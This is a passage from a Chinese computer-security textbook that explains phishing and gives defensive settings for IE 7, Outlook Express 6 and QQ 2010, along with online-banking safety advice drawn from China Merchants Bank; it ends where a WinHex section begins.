网络钓鱼（Phishing）：诈骗者利用欺骗性的电子邮件和伪造的 Web 站点（钓鱼网站）来进行网络诈骗活动，诱骗访问者提供一些私人信息，受骗者往往会泄露自己的私人资料，如信用卡号、银行卡账户、身份证号等内容。钓鱼网站是设置一个以假乱真的假网站，欺骗网络浏览者上当，链接入假网站，木马程序趁机植入使用者的计算机。

网络钓鱼一词，是由 Fishing 和 Phone 组合而成，由于黑客始祖起初是用电话作案，所以用 Ph 来取代 F，创造了 Phishing，Phishing 发音与 Fishing 相同。“网络钓鱼”就其本身来说，称不上是一种独立的攻击手段，更多的只是诈骗方法，就像现实社会中的一些诈骗一样。

2. 防备网络钓鱼的一般常识

不要在网上留下可以证明自己身份的任何资料，包括银行卡号码、身份证号、电子商务网站账户等资料。也不要把自己的隐私资料通过 QQ、MSN、电子邮件等软件传播，这些途径往往可能会被黑客利用。



3. Windows 用户对网络钓鱼的防范

Windows 用户访问互联网的两个主要工具是浏览器和电子邮件。

(1) IE 浏览器防范网络钓鱼的设置

第 1 步：在 IE 中依次选择【工具】|【Internet 选项】命令，在弹出的对话框中选择【安全】选项卡，再单击【自定义级别】按钮，弹出如图 7-13 所示的对话框，在【安全设置】对话框下方展开下拉列表，选择【安全级-高】按钮，然后单击【重置】按钮。

第 2 步：将 IE 安全级别设置为【安全级-高】之后，浏览器在访问网站时会不断弹出警告窗口。此时需要将经常访问的网站添加到 IE 的可信站点列表中，如图 7-14 所示，单击【受信任的站点】图标，然后单击【站点】按钮。输入网站地址，单击【添加】按钮。如果需要添加更多网站可以重复这些操作。




图 7-13　【安全设置】对话框




图 7-14　【可信站点】对话框

注意　取消选中【对该区域中的所有站点要求服务器验证(https:)】复选框。

第 3 步：如图 7-15 所示，在 IE 7 中依次选择【工具】|【仿冒网站筛选】|【打开自动网站检查】命令，弹出如图 7-16 所示的【Microsoft 仿冒网站筛选】对话框，选择【打开自动仿冒网站筛选(推荐)】单选按钮，然后单击【确定】按钮。

说明：IE 7 中内嵌的钓鱼欺诈过滤器主要是为了保护用户远离钓鱼欺诈网站，保护隐私，并且整个过程做到透明和灵活。IE 7 采用向反钓鱼欺诈服务器实时查询的方式，而不是像一些反间谍软件那样定时下载一份站点列表文件。选择实时查询有两个原因：一是它能比使用静态站点列表方式提供更好的保护；二是可以避免给网络增加过重的负载。欺诈过滤器确实可以定时下载一份已知为安全的站点列表，但钓鱼欺诈攻击可以在 24～48 个小时内转移到新的地址，这比发布站点列表要更快。另外，如果要求用户不断地下载站点列





图 7-15 打开自动网站检查



图 7-16 【Microsoft 仿冒网站筛选】对话框

表，还要考虑网络负载因素。目前可能用于发动钓鱼欺诈攻击的计算机数量要远远超过间谍软件的数量，每小时都去下载新的黑名单列表将会严重影响网络的正常流量。

(2) 电子邮件防范网络钓鱼的设置

第 1 步：关闭预览面板。一些钓鱼邮件只需要在电子邮件收发程序的预览面板中显示就能侵入计算机。因此建议用户关闭收件箱的预览面板。在 Outlook Express 6 中，选择【查看】|【布局】命令，取消选中【显示预览窗格】复选框，如图 7-17 所示。

第 2 步：许多恶意邮件都是通过 HTML 代码达到目的的，因此，如果以纯文本方式阅读这些邮件就会让它们无计可施。在 Outlook Express 6 中，选择【工具】|【选项】|【阅读】命令，选中【用纯文本格式阅读所有信息】复选框，如图 7-18 所示。







图 7-17　关闭预览面板



图 7-18　以纯文本方式阅读电子邮件

另外，要小心处理电子邮件链接，钓鱼者攻击计算机的一条重要渠道是通过电子邮件。为了减小因电子邮件而感染病毒的风险，在可疑电子邮件中不要单击链接，邮件中显示的文字往往会掩盖真实的 Web 地址。

4. Linux 用户对网络钓鱼的防范

Linux 用户访问互联网的两个主要工具是浏览器(火狐)和电子邮件(雷鸟)。相关设置同 IE 7、Outlook Express 6 类似。

7.6　实例：QQ 安全使用

如今，即时通信软件作为人们在网络上最主要的沟通方式之一，其信息的安全性越来越受到大众的关注。

为了有效地防止 QQ 的密码、个人资料和聊天记录等本地信息的丢失和被窃，下面以 QQ 2010 为例简单介绍 QQ 的安全使用。

第 1 步：打开 QQ 2010【系统设置】对话框，如图 7-19 所示，在左侧窗口的【安全和隐私】标签里选择【消息记录安全】选项，在右侧窗口中，选中【启用消息记录加密】复选框，输入口令并确认即可。同时，为了保险一定要选中【启用加密口令提示】复选框，输入提示问题和问题答案。另外，还可以选中【退出 QQ 时自动删除所有消息记录】复选框，然后单击【确定】按钮。

第 2 步：申请密码保护，如图 7-20 所示，这样能够在不幸被黑后及时取回密码。

第 3 步：如图 7-21 所示，在左侧窗口的【安全和隐私】标签里选择【身份验证】选项，在右侧窗口中，选择【需要验证信息】单选按钮。

第 4 步：如图 7-22 所示，在左侧窗口的【安全和隐私】标签里选择【防骚扰设置】选项，在右侧窗口中，选中【不接收任何临时会话消息】复选框。






图 7-19　本地信息安全



图 7-20　申请密码保护



图 7-21　身份验证





图 7-22　基本设置

第 5 步：在 QQ 2010 的登录窗口，单击【设置】按钮，出现如图 7-23 所示的对话框，可以设置代理服务器。设置好代理服务器后别人只能看到代理服务器的 IP 地址，而看不到自己的 IP 地址。



图 7-23　代理设置

第 6 步：如图 7-24 所示，在左侧窗口的【基本设置】标签里选择【软件更新】选项，在右侧窗口中选择【自动下载，安装时询问(推荐)】单选按钮。

注意　在登录框中输入密码时，为了防止键盘记录工具，可以不按照正常顺序输入密码，比如密码是“123456”，可以先输入“34”，然后用光标定位，分别在“34”前后输入“12”和“56”，这样键盘记录工具记录的是“341256”。另外，输入密码时也可以用粘贴的方法，先在记事本中输入一串含有正确密码的字符，然后用鼠标将正确部分复制到密码框中。如果在他人计算机上使用 QQ，关闭 QQ 后一定要彻底删除以自己 QQ 号命名的文件夹。





图 7-24　自动更新设置

7.7　网上银行账户安全

网上银行是 21 世纪金融业的一次革命，是网络时代的金融业的创新，是网络经济时代的金融业转型，是传统银行业务的创新和发展。

1. 网上银行的定义

网上银行借助于互联网数字通信技术向客户提供金融信息发布和金融交易服务，是传统银行业务在互联网上的延伸，是一种虚拟银行，没有传统精致的银行装修门面，没有银行业务柜台和柜员，银行业务和运营模式与传统银行有很大区别，在线为客户提供办理结算、信贷服务的商业银行。

网上银行提供“3A”式服务，即 Anytime（任何时间）、Anywhere（任何地点）、Anyhow（任何方式）。

网上银行对个人提供的业务包括：个人查询、个人转账、代理缴费、挂失服务、外汇买卖、电子汇款和个人投资理财。

网上银行对公共提供的业务包括：信息发布、信贷、存款、转账和支付中介、国际业务、住房金融、受托代理、基金托管、资金清算和保险箱。

2. 网上银行的发展

第一个网络银行于 1995 年在美国诞生——安全第一银行（Security First Network Bank）。继美国之后 8 个月，中国银行于 1996 年建立了自己的网上银行，1998 年开始提供网上银行服务；1998 年 3 月中国第一笔网上交易成功。目前，所有的商业银行都建立了不同规模的网上银行。网上银行是基于互联网的虚拟银行。



3. 网上银行安全隐患和可能出现的问题

我国的银行信息系统也是比较先进的系统，银行信息系统的信息安全涉及方方面面。网上银行可以让银行充分利用互联网来弥补网点设置的不足，为用户提供方便的银行服务，这是银行发展的重点之一。但是，由于网上银行中涉及资金的转移，也不免引起了一些犯罪分子利用网络安全与信息安全漏洞来盗窃银行账号和密码来从事犯罪活动。为了防范此类犯罪，仅仅提醒用户注意保护好密码是不够的，因为现在的技术手段完全可以不在用户使用的计算机旁边就可以窃获用户的账号和密码。

中国人民银行颁布的《网上银行业务管理暂行办法》规定："银行应采用合适的加密技术和措施，以确认网上银行业务用户身份和授权，保证网上交易数据传输的保密性、真实性，保证通过网络传输信息的完整性和交易的不可否认性。"由上述可以看出网上银行信息安全问题的严重性，特别是近期不断出现的假冒银行网站和假冒银行的安全通知电子邮件的问题，使得网上银行信息安全问题非常突出，主要总结如下。

（1）机密性问题

银行用户在使用网上银行系统时要求用户输入用户账号和密码等机密信息后，客户端计算机就把此机密数据通过互联网传到网上银行的服务器，这个传输过程中要经过许多网络设备和传输链路（特别是有些不安全的宽带接入方式使得整个办公楼或居民小区的所有用户实际上是在一个共享的局域网上），如果此类机密信息不加密传输，则非常容易和极有可能在传输过程中被罪犯非法截取而获得用户网上银行的登录账号和密码，这就可以解释为何用户没有"泄露"密码，但银行账户上的钱还是不翼而飞了。

（2）完整性问题

如果在用户端计算机到网上银行服务器之间的转账信息传输不加密的话，则非常容易和极有可能在传输过程中被非法恶意篡改，把转账给甲的银行账号篡改为转账给乙的银行账号，而用户还不知晓，因为用户提交时是填写正确的。

（3）真实身份认证问题

涉及两个真实身份的认证问题，一个是网上银行用户的真实身份；另一个是网上银行网站的真实身份。非法用户可以伪造、假冒网上银行网站和银行用户的身份，因此用户无法知道他们所登录的网站是否是可信的真实的网上银行网站，而银行也无法验证登录到网上银行的用户是否是合法身份，仅凭"用户名＋口令"的传统身份认证方式根本就没有任何安全性。而有些银行声称"对由于用户泄露口令而导致损失不负责任"的说法是不负责任的做法，建议用户不要使用有此类声明的网上银行。银行应该采取切实可行的技术手段来保证即使用户口令被泄露（更何况犯罪分子可以有许多途径得到用户的口令，而不一定是用户的过错）非法用户也无法通过真实身份认证，同时也要采取技术措施让用户非常容易识别是真正的网上银行网站还是假冒的网上银行网站，仅仅提醒用户记住复杂的英文域名和网址是不够的，因为假冒的银行网站的域名往往与真实银行网站只差一个字母。

（4）交易的不可否认性问题

银行用户有可能会否认其在线转账交易行为，这里有许多原因，可能是用户本身的原因，也可能是银行的原因，每笔交易一定要有可靠的签名记录用于纠纷仲裁的法律依据。



4. 网上银行出现的安全问题

网上银行越来越深入人们的日常生活，通过网上银行，可以迅速办理查询、汇款、转账、外汇交易、基金买卖等各种金融业务。但网上银行的安全问题也是人们所关心的，目前，我国各银行的网上银行都具备符合标准的安全系统及措施，确保客户权益能得到充分保障。如交通银行的网上银行就采取了许多安全防范措施，其中包括附加码校验，以防止程序测试密码攻击。网上银行的防范措施是很严密的。虽然目前各商业银行都有意识地提高了网上银行的安全系数，但是保护网银账户的安全并不仅仅是银行的工作，客户也应采取措施规避各类风险。比如网上钓鱼是目前国内外不法分子常用的欺骗手段，利用人们视觉的马虎，制造假网址，例如，将 www. bank-of-china. com. cn 改写为 www. bank-off-china. com. cn 等。

5. 网上银行的安全防范

开展网上银行有两大保障：一是技术保障；二是法律与规范。

技术保障有网络层安全防范和 PKI 技术。网络层安全防范措施有设置过滤功能的安全路由器、设置 IDS、设置防黑客软件系统等，网上银行安全防范在网络层实施安全机制中是安全防范的重点之一。PKI 技术是网上银行目前最佳的防范措施。

国家在 2005 年 4 月 1 日颁布并执行了中国《电子签名法》，人民银行发布了《电子支付指引》，这是网上银行的法律依据。

6. 招商银行网上个人银行安全指引

在使用网上银行时，必须注意自身的安全防范，下面通过引用“招商银行网上个人银行安全指引”中的主要内容介绍使用网上银行时要注意的事项。

网址是 http://www. cmbchina. com/personal＋business/netbank/common/safe. htm。

(1) 网上个人银行大众版和专业版

在进行便利的网上交易服务时，新的网络交易风险随之产生。招商银行为客户提供的网上银行服务分为：网上个人银行大众版和专业版。

① 网上个人银行大众版。网上个人银行大众版是招商银行基于互联网平台开发的、通过互联网为广大客户提供全天候银行金融服务的自助理财系统。只要客户拥有招商银行账户和密码即可登录大众版进行查询账户交易、转账汇款、支付卡转账、修改密码等操作。

网上个人银行大众版为“卡号＋密码”登录方式，卡号、密码的保管非常重要，如果卡号和密码不慎被他人取得，他人即可通过网上银行大众版通过转账、网上支付卡转账等方式窃取客户账户资金。因此，对于使用大众版进行交易的客户，请妥善保管好你的卡号和密码，防止账户失窃。

② 网上个人银行专业版。网上个人银行专业版是招商银行基于互联网平台开发的网上个人银行理财软件，采取严密的 X. 509 标准数字证书体系，通过国家安全认证。运用数字签名技术和基于证书的强加密通信管道，确保客户身份认证和数据传输以及密码输入的安全。该软件建立在严格的客户身份认证基础上，对参与交易的客户发放证书，交易时验证证书。

网上个人银行专业版建立在“数字证书”的存储、使用基础上，专业版为“数字证书＋密码”的登录方式；数字证书分为文件数字证书和移动数字证书两种，文件数字证书可保存在计算机、移动介质中，并可进行复制，安全性较大众版大幅提升；移动数字证书是一个带智能芯片、形状类似于U盘的硬件设备，并应用了智能芯片信息加密技术的一种数字签名工具，不可查看、复制，具有唯一性，客户进行登录交易需同时持有移动数字证书和客户密码方可登录专业版，任何人都无法利用用户的身份信息和账户信息通过互联网盗取用户的资金。“移动数字证书”是最安全的交易方式。

（2）网上支付功能

网上支付功能是招商银行提供的网上支付平台，满足客户日常的网上消费需要。招商银行网上支付分为大众版网上支付和专业版网上支付两种形式。

大众版网上支付通过“卡号＋支付密码”方式支付，目前提供支付卡、一卡通和信用卡的网上支付。由于该方式仍存在一定的风险，银行为客户自动设置了单笔和每日支付限额。其中支付卡和一卡通每日最高支付额度为5000元人民币，信用卡每日最高支付额度为可用额度。客户可根据消费习惯通过“一网通”大众版更改消费限额以降低交易风险。支付密码不要和一卡通的取款密码相同。

专业版网上支付通过“数字证书＋取款密码”的方式支付，该支付方式安全性高，银行未给客户设置单笔和每日支付限额，建议客户通过专业版根据消费习惯自行设置支付限额以降低风险。同时，对于大额的网上消费，建议客户使用专业版进行支付。

（3）登录正确的网址

招商银行网上银行品牌为“一网通”。

招商银行全国网上银行网址为http://www.cmbchina.com。建议客户将该网址添加至收藏夹，并直接通过访问，不建议客户通过其他网站链接进行访问，防止不法分子将网址链接到其他非法网站窃取资料。

在进行网上支付交易时，在输入卡号密码的页面上，用户应确认浏览器地址栏里的地址，前面部分必须是http://www.cmbchina.com。

此外，如果访问 *.cmbchina.com 类网址，如果 * 为 wma、mobile、info，则该类网址为招商银行系列合法网址。

（4）认清网页特征

招商银行网上银行网页下方有【网安】图标，如图7-25所示，如单击该图标，图标中的备案编号为4403101210120，如图7-26所示。



图7-25　【网安】图标





图 7-26　招商银行备案编号 4403101210120

(5) 保管好账号和密码

银行账号和密码是保障客户银行资金安全的最重要因素，对账号和密码的保管非常重要。一旦客户的账号和密码被他人盗取，客户的银行资金就有可能被盗用。为了保障客户的银行资金安全，务必要重视账号、密码的保管工作，尽量做到以下原则。

① 在任何情况下，坚持账号和密码自己保管、不透露给任何人的原则。不要相信任何通过电子邮件、短信、电话等方式索要账号和密码的行为。若有任何怀疑，应立即致电 95555 与招商银行联系。对于已经向不明人员或网站提供网上银行密码的，要立即登录网上银行修改密码，或到柜面进行密码重置，或通过电话及登录网上银行申请挂失。

② 尽量做到密码不容易被不法分子破解。不采用生日数字、电话号码、身份证号码中的连续几位、银行卡号中的几位、同一数字、简单数字规则构成的密码。避免密码被不法分子破解，盗取账户资金。

③ 使用单独的银行密码。将平时在其他网站使用的各类密码与银行密码区分开，不采用同一密码，避免因在其他网站泄露密码导致银行密码同时失窃。

使用不同的银行查询密码、取款密码和网上支付密码。不同的多重密码能更有效地保障客户账户资金的安全。

不要在招商银行网上银行系统以外的其他地方输入卡号和密码，不定期地修改自己的密码。

(6) 保证计算机安全

计算机及软件有可能受到病毒及计算机黑客的威胁，请留意以下几点。

① 设置由数字、字母(大、小写)构成的不易被破译的开机密码。

② 定期下载安装最新的操作系统和浏览器安全程序或补丁。

③ 建议将计算机中的 hosts 文件修改为只读。

④ 安装个人防火墙。可以防止黑客入侵计算机。



⑤ 安装并及时更新杀毒软件。养成定期更新杀毒软件的习惯，防止新型病毒入侵。

⑥ 使用网上银行的计算机不作为资料、文件共享等类型的服务器。

⑦ 不要开启来历不明的电子邮件。

(7) 增强安全意识

随着科技的发展，金融网络犯罪手法越来越多，但所有的金融网络犯罪根源为盗取客户的账号和密码。尽管银行在安全方面采取了各种措施，保障了银行交易系统的安全，但客户的账号和密码的保管也有赖于客户自己的安全风险意识和行为。

① 不要在公共场所使用网上银行，防止他人偷看密码。

② 不要在网吧、图书馆等公用网络上使用网上银行，防止他人安装监测程序或木马程序窃取账号和密码。

③ 每次使用网上银行后，及时退出。

④ 在其他渠道(如 ATM 取款、自助终端登录)进行交易时，注意密码输入的保护措施，防止他人通过录像等方式窃取账号和密码。

⑤ 切勿向他人透露用户名、密码或任何个人身份识别资料。

⑥ 如果客户自己的个人资料有任何更改(例如，联系方式、地址等有变动)，及时通过银行系统修改相关资料。

⑦ 定期查看自己的交易，核对对账单。

⑧ 遇到任何怀疑或问题，及时联系招商银行全国统一客服电话——95555。

7.8　实例：使用 WinHex

WinHex 软件含十六进制编辑器、磁盘编辑器和 RAM 编辑器，可帮助实现计算机调查取证、文件及磁盘数据恢复、磁盘的底层数据处理，以及密码分析、软件注册等信息安全工作。它能检查并且编辑各种文件，从磁盘驱动器中恢复已删文件或丢失的数据，支持 USBDisk 和数码相机的存储卡。

WinHex 图 7-27 的主要功能如下。

